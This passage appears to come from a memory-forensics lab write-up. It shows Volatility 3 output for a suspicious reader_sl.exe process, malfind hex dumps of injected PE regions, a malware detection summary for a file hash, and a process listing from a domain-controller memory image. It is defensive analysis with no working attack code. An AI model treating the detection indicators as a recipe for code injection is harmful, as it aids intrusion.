1640    reader_sl.exe   0x400000        0xa000  Reader_sl.exe   C:\Program Files\Adobe\Reader 9.0\Reader\Reader_sl.exe  N/A     Di
sabled
1640    reader_sl.exe   0x7c900000      0xaf000 ntdll.dll       C:\WINDOWS\system32\ntdll.dll   N/A     Disabled
1640    reader_sl.exe   0x7c800000      0xf6000 kernel32.dll    C:\WINDOWS\system32\kernel32.dll        N/A     Disabled
1640    reader_sl.exe   0x7e410000      0x91000 USER32.dll      C:\WINDOWS\system32\USER32.dll  N/A     Disabled
1640    reader_sl.exe   0x77f10000      0x49000 GDI32.dll       C:\WINDOWS\system32\GDI32.dll   N/A     Disabled
1640    reader_sl.exe   0x77dd0000      0x9b000 ADVAPI32.dll    C:\WINDOWS\system32\ADVAPI32.dll        N/A     Disabled
1640    reader_sl.exe   0x77e70000      0x92000 RPCRT4.dll      C:\WINDOWS\system32\RPCRT4.dll  N/A     Disabled
1640    reader_sl.exe   0x77fe0000      0x11000 Secur32.dll     C:\WINDOWS\system32\Secur32.dll N/A     Disabled
1640    reader_sl.exe   0x7c9c0000      0x817000        SHELL32.dll     C:\WINDOWS\system32\SHELL32.dll N/A     Disabled
1640    reader_sl.exe   0x77c10000      0x58000 msvcrt.dll      C:\WINDOWS\system32\msvcrt.dll  N/A     Disabled
1640    reader_sl.exe   0x77f60000      0x76000 SHLWAPI.dll     C:\WINDOWS\system32\SHLWAPI.dll N/A     Disabled
1640    reader_sl.exe   0x7c420000      0x87000 MSVCP80.dll     C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.5072
7.762_x-ww_6b128700\MSVCP80.dll N/A     Disabled
1640    reader_sl.exe   0x78130000      0x9b000 MSVCR80.dll     C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.5072
7.762_x-ww_6b128700\MSVCR80.dll N/A     Disabled
1640    reader_sl.exe   0x773d0000      0x103000        comctl32.dll    C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_65
95b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll N/A     Disabled
1640    reader_sl.exe   0x5d090000      0x9a000 comctl32.dll    C:\WINDOWS\system32\comctl32.dll        N/A     Disabled
1640    reader_sl.exe   0x5ad70000      0x38000 uxtheme.dll     C:\WINDOWS\system32\uxtheme.dll N/A     Disabled
1640    reader_sl.exe   0x71ab0000      0x17000 WS2_32.dll      C:\WINDOWS\system32\WS2_32.dll  N/A     Disabled
1640    reader_sl.exe   0x71aa0000      0x8000  WS2HELP.dll     C:\WINDOWS\system32\WS2HELP.dll N/A     Disabled
```


```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
PID     Process Offset  HandleValue     Type    GrantedAccess   Name

1640    reader_sl.exe   0xe10096e0      0x4     KeyedEvent      0xf0003 CritSecOutOfMemoryEvent
1640    reader_sl.exe   0xe159c978      0x8     Directory       0x3     KnownDlls
1640    reader_sl.exe   0x82211678      0xc     File    0x100020        \Device\HarddiskVolume1\Documents and Settings\Robert
1640    reader_sl.exe   0x82210208      0x10    File    0x100020        \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.VC80.
CRT_1fc8b3b9a1e18e3b_8.0.50727.762_x-ww_6b128700
1640    reader_sl.exe   0xe14916d0      0x14    Directory       0xf000f Windows
1640    reader_sl.exe   0xe1c6a588      0x18    Port    0x21f0001
1640    reader_sl.exe   0x82319610      0x1c    Event   0x21f0003
1640    reader_sl.exe   0x8205a2a0      0x20    WindowStation   0xf037f WinSta0
1640    reader_sl.exe   0x822f8168      0x24    Desktop 0xf01ff Default
1640    reader_sl.exe   0x8205a2a0      0x28    WindowStation   0xf037f WinSta0
1640    reader_sl.exe   0x82311280      0x2c    Semaphore       0x100003
1640    reader_sl.exe   0x82234dd0      0x30    Semaphore       0x100003
1640    reader_sl.exe   0xe1c042d0      0x34    Key     0x20f003f       MACHINE
1640    reader_sl.exe   0xe16ce308      0x38    Directory       0x2000f BaseNamedObjects
1640    reader_sl.exe   0x8213d0e0      0x3c    Semaphore       0x1f0003        shell.{A48F1A32-A340-11D1-BC6B-00A0C90312E1}
1640    reader_sl.exe   0xe1835648      0x40    Key     0x20f003f       USER\S-1-5-21-789336058-261478967-1417001333-1003
1640    reader_sl.exe   0x820d2f28      0x44    File    0x100020        \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Windo
ws.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83
1640    reader_sl.exe   0xe1c72300      0x48    Port    0x1f0001
1640    reader_sl.exe   0xe17d3938      0x4c    Section 0x4
1640    reader_sl.exe   0x81de10c8      0x50    Event   0x1f0003
1640    reader_sl.exe   0x822924c8      0x54    Thread  0x1f03ff        Tid 1648 Pid 1640
1640    reader_sl.exe   0x821dd728      0x58    Event   0x1f0003
1640    reader_sl.exe   0x82196418      0x5c    Event   0x1f0003
1640    reader_sl.exe   0x820022e0      0x60    Event   0x1f0003
1640    reader_sl.exe   0x82002a18      0x64    Event   0x1f0003
1640    reader_sl.exe   0x822924c8      0x68    Thread  0x1f03ff        Tid 1648 Pid 1640
1640    reader_sl.exe   0x821dc270      0x6c    File    0x100001        \Device\KsecDD
1640    reader_sl.exe   0xe1c5cfb8      0x70    Key     0x10    USER\S-1-5-21-789336058-261478967-1417001333-1003\SOFTWARE\MICROSO
FT\WSH\8149A9A8
```


```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
Pid     Process Base    InLoad  InInit  InMem   MappedPath

1640    reader_sl.exe   0x400000        True    False   True    \Program Files\Adobe\Reader 9.0\Reader\reader_sl.exe
1640    reader_sl.exe   0x7c800000      True    True    True    \WINDOWS\system32\kernel32.dll
1640    reader_sl.exe   0x77dd0000      True    True    True    \WINDOWS\system32\advapi32.dll
1640    reader_sl.exe   0x77c10000      True    True    True    \WINDOWS\system32\msvcrt.dll
1640    reader_sl.exe   0x5d090000      True    True    True    \WINDOWS\system32\comctl32.dll
1640    reader_sl.exe   0x5ad70000      True    True    True    \WINDOWS\system32\uxtheme.dll
1640    reader_sl.exe   0x773d0000      True    True    True    \WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144cc
f1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
1640    reader_sl.exe   0x71ab0000      True    True    True    \WINDOWS\system32\ws2_32.dll
1640    reader_sl.exe   0x71aa0000      True    True    True    \WINDOWS\system32\ws2help.dll
1640    reader_sl.exe   0x77f10000      True    True    True    \WINDOWS\system32\gdi32.dll
1640    reader_sl.exe   0x77e70000      True    True    True    \WINDOWS\system32\rpcrt4.dll
1640    reader_sl.exe   0x77fe0000      True    True    True    \WINDOWS\system32\secur32.dll
1640    reader_sl.exe   0x77f60000      True    True    True    \WINDOWS\system32\shlwapi.dll
1640    reader_sl.exe   0x7c420000      True    True    True    \WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.
762_x-ww_6b128700\msvcp80.dll
1640    reader_sl.exe   0x78130000      True    True    True    \WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.
762_x-ww_6b128700\msvcr80.dll
1640    reader_sl.exe   0x7c900000      True    True    True    \WINDOWS\system32\ntdll.dll
1640    reader_sl.exe   0x7e410000      True    True    True    \WINDOWS\system32\user32.dll
1640    reader_sl.exe   0x7c9c0000      True    True    True    \WINDOWS\system32\shell32.dll
```

```
1484    explorer.exe    0x1460000       0x1480fff       VadS    PAGE_EXECUTE_READW
RITE    33      1       Disabled
4d 5a 90 00 03 00 00 00 MZ......
04 00 00 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 e0 00 00 00 ........
0x1460000:      dec     ebp
0x1460001:      pop     edx
0x1460002:      nop
0x1460003:      add     byte ptr [ebx], al
0x1460005:      add     byte ptr [eax], al
0x1460007:      add     byte ptr [eax + eax], al
0x146000a:      add     byte ptr [eax], al
1640    reader_sl.exe   0x3d0000        0x3f0fff        VadS    PAGE_EXECUTE_READW
RITE    33      1       Disabled
4d 5a 90 00 03 00 00 00 MZ......
04 00 00 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 e0 00 00 00 ........
0x3d0000:       dec     ebp
0x3d0001:       pop     edx
0x3d0002:       nop
0x3d0003:       add     byte ptr [ebx], al
0x3d0005:       add     byte ptr [eax], al
0x3d0007:       add     byte ptr [eax + eax], al
0x3d000a:       add     byte ptr [eax], al
```

```
Volatility 3 Framework 2.2.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0x821ccf90      reader_sl.exe   file.0x821ccf90.0x822116f0.DataSectionObject.reader_sl.exe.dat
ImageSectionObject      0x821ccf90      reader_sl.exe   file.0x821ccf90.0x82137c08.ImageSectionObject.reader_sl.exe.img
ImageSectionObject      0x81e38f90      kernel32.dll    file.0x81e38f90.0x82233008.ImageSectionObject.kernel32.dll.img
ImageSectionObject      0x82239890      advapi32.dll    file.0x82239890.0x82201250.ImageSectionObject.advapi32.dll.img
ImageSectionObject      0x81eb4768      msvcrt.dll      file.0x81eb4768.0x820d0008.ImageSectionObject.msvcrt.dll.img
ImageSectionObject      0x81eb4908      comctl32.dll    file.0x81eb4908.0x82308818.ImageSectionObject.comctl32.dll.img
ImageSectionObject      0x81e31800      uxtheme.dll     file.0x81e31800.0x822213b0.ImageSectionObject.uxtheme.dll.img
ImageSectionObject      0x82076110      comctl32.dll    file.0x82076110.0x82076008.ImageSectionObject.comctl32.dll.img
ImageSectionObject      0x8214be50      ws2_32.dll      file.0x8214be50.0x820d2d60.ImageSectionObject.ws2_32.dll.img
ImageSectionObject      0x8214bdb8      ws2help.dll     file.0x8214bdb8.0x81ec0c78.ImageSectionObject.ws2help.dll.img
ImageSectionObject      0x81eb9808      gdi32.dll       file.0x81eb9808.0x82239990.ImageSectionObject.gdi32.dll.img
ImageSectionObject      0x820d09c0      rpcrt4.dll      file.0x820d09c0.0x82307688.ImageSectionObject.rpcrt4.dll.img
ImageSectionObject      0x81eb43b8      secur32.dll     file.0x81eb43b8.0x822502f8.ImageSectionObject.secur32.dll.img
ImageSectionObject      0x81eb4838      shlwapi.dll     file.0x81eb4838.0x81e84008.ImageSectionObject.shlwapi.dll.img
DataSectionObject       0x8226d8d8      msvcp80.dll     file.0x8226d8d8.0x820d2c70.DataSectionObject.msvcp80.dll.dat
ImageSectionObject      0x8226d8d8      msvcp80.dll     file.0x8226d8d8.0x8226d7c0.ImageSectionObject.msvcp80.dll.img
DataSectionObject       0x821cfb68      msvcr80.dll     file.0x821cfb68.0x820d2910.DataSectionObject.msvcr80.dll.dat
ImageSectionObject      0x821cfb68      msvcr80.dll     file.0x821cfb68.0x821cfa50.ImageSectionObject.msvcr80.dll.img
ImageSectionObject      0x8233f5e0      ntdll.dll       file.0x8233f5e0.0x823c72d8.ImageSectionObject.ntdll.dll.img
ImageSectionObject      0x82225de0      user32.dll      file.0x82225de0.0x82261cc0.ImageSectionObject.user32.dll.img
DataSectionObject       0x820d08b0      shell32.dll     file.0x820d08b0.0x8232dbc0.DataSectionObject.shell32.dll.dat
ImageSectionObject      0x820d08b0      shell32.dll     file.0x820d08b0.0x82261e90.ImageSectionObject.shell32.dll.img
DataSectionObject       0x82210a48      shell32.dll     file.0x82210a48.0x8232dbc0.DataSectionObject.shell32.dll.dat
ImageSectionObject      0x82210a48      shell32.dll     file.0x82210a48.0x82261e90.ImageSectionObject.shell32.dll.img
```



file.0x821ccf90.0x82137c08.ImageSectionObject.reader_sl.exe.img — Okteta
File Edit View Windows Bookmarks Tools Settings Help
New Open... Save Save As... Undo Redo Cut Copy Paste Find... Find Next
file.0x821ccf90.0x82137c08.ImageSectionObject.reader_sl.exe.img
0000:0000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....ÿÿ..
0000:0010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ¸.......@.......
0000:0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0000:0030 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00 ....ð...
0000:0040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..º..´.Í!¸.LÍ!Th
0000:0050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
0000:0060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
0000:0070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
0000:0080 26 65 66 9D 62 04 08 CE 62 04 08 CE 62 04 08 CE &ef.b..Îb..Îb..Î
0000:0090 F5 C0 76 CE 63 04 08 CE 45 C2 75 CE 63 04 08 CE õÀvÎc..ÎEÂuÎc..Î
0000:00A0 45 C2 65 CE 77 04 08 CE 45 C2 73 CE 66 04 08 CE EÂeÎw..ÎEÂsÎf..Î
0000:00B0 A1 0B 55 CE 6B 04 08 CE 62 04 09 CE 1E 04 08 CE ¡.UÎk..Îb..Î...Î
0000:00C0 45 C2 66 CE 68 04 08 CE 45 C2 74 CE 63 04 08 CE EÂfÎh..ÎEÂtÎc..Î
0000:00D0 45 C2 70 CE 63 04 08 CE 52 69 63 68 62 04 08 CE EÂpÎc..ÎRichb..Î
0000:00E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0000:00F0 50 45 00 00 4C 01 04 00 71 EE 50 48 00 00 00 00 PE..L...qîPH....
0000:0100 00 00 00 00 E0 00 03 01 0B 01 08 00 00 36 00 00 ....à........6..
0000:0110 00 38 00 00 00 00 00 00 A4 3D 00 00 00 10 00 00 .8......¤=......
0000:0120 00 50 00 00 00 00 00 40 00 10 00 00 00 02 00 00 .P.....@........
0000:0130 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 ....
0000:0140 00 A0 00 00 00 04 00 00 A0 D4 00 00 02 00 00 00 . ... Ô......
0000:0150 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 ....
0000:0160 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ....
0000:0170 5C 6E 00 00 8C 00 00 00 00 90 00 00 8C 05 00 00 \n..............
0000:0180 00 00 00 00 00 00 00 00 00 72 00 00 70 15 00 00 ....r..p...
0000:0190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0000:01A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0000:01B0 00 00 00 00 00 00 00 00 58 67 00 00 40 00 00 00 ....Xg..@...
0000:01C0 00 00 00 00 00 00 00 00 00 50 00 00 00 02 00 00 ....P......
0000:01D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0000:01E0 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00 ....text...
0000:01F0 DC 35 00 00 00 10 00 00 00 36 00 00 00 04 00 00 Ü5.......6......
&Charset Conversion
From
Parameters
Substitute missing:
Substitute byte: Hex 00
Convert
St&ructures
Name Type Value
Validate Lock Script console Settings
Offset: 0000:0040 Selection: -
OVR Hexadecimal ISO-8859-1



4
/ 68
Community Score
4 security vendors and no sandboxes flagged this file as malicious
754cd3b72d497c157d5f685f63def4a45ca2a4ed220e7b817c4a9dd7af0dd27f
AcroSpeedLaunch.exe
direct-cpu-clock-access idle overlay peexe
31.00 KB
Size
2022-03-18 05:06:54 UTC
2 months ago
EXE
DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY
Security Vendors' Analysis
Ikarus Trojan.Win32.Patched
Microsoft PUA:Win32/Presenoker
Rising Trojan.Multiop!8.10079 (RDMK:cmRtazo...
Trapmine Malicious.high.ml.score



PassMark Volatility Workbench
Image file: C:\Users\madno\Downloads\DC01-memory\citadeldc01.mem
Browse Image
Platform: Windows
Refresh Process List
Command: windows.pslist.PsList
Command Info
Command parameters:
Display physical offsets
Process ID
Run
Command Description:
Lists the processes present in a particular windows memory image
Volatility Workbench
by PassMark Software
Time Stamp: Sat Jun 18 19:55:55 2022
******* End of command output ******
Time Stamp: Sat Jun 18 19:56:31 2022
"C:\Users\madno\Downloads\VolatilityWorkbench (1)\vol.exe" -f "C:\Users\madno\Downloads\DC01-memory\citadeldc01.mem" windows.pslist.PsList
Please wait, this may take a few minutes.
Volatility 3 Framework 1.1.0-beta.1
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64 CreateTime ExitTime
4 0 System 0xe0005f273040 98 - N/A False 2020-09-19 01:22:38.000000 N/A
204 4 smss.exe 0xe00060354900 2 - N/A False 2020-09-19 01:22:38.000000 N/A
324 316 csrss.exe 0xe000602c2080 8 - 0 False 2020-09-19 01:22:39.000000 N/A
404 316 wininit.exe 0xe000602cc900 1 - 0 False 2020-09-19 01:22:40.000000 N/A
412 396 csrss.exe 0xe000602c1900 10 - 1 False 2020-09-19 01:22:40.000000 N/A
452 404 services.exe 0xe00060c11080 5 - 0 False 2020-09-19 01:22:40.000000 N/A
460 404 lsass.exe 0xe00060c0e080 31 - 0 False 2020-09-19 01:22:40.000000 N/A
492 396 winlogon.exe 0xe00060c2a080 4 - 1 False 2020-09-19 01:22:40.000000 N/A
640 452 svchost.exe 0xe00060c84900 8 - 0 False 2020-09-19 01:22:40.000000 N/A
684 452 svchost.exe 0xe00060c9a700 6 - 0 False 2020-09-19 01:22:40.000000 N/A
800 452 svchost.exe 0xe00060ca3900 12 - 0 False 2020-09-19 01:22:40.000000 N/A
808 492 dwm.exe 0xe00060d09680 7 - 1 False 2020-09-19 01:22:40.000000 N/A
848 452 svchost.exe 0xe00060d1e080 39 - 0 False 2020-09-19 01:22:41.000000 N/A
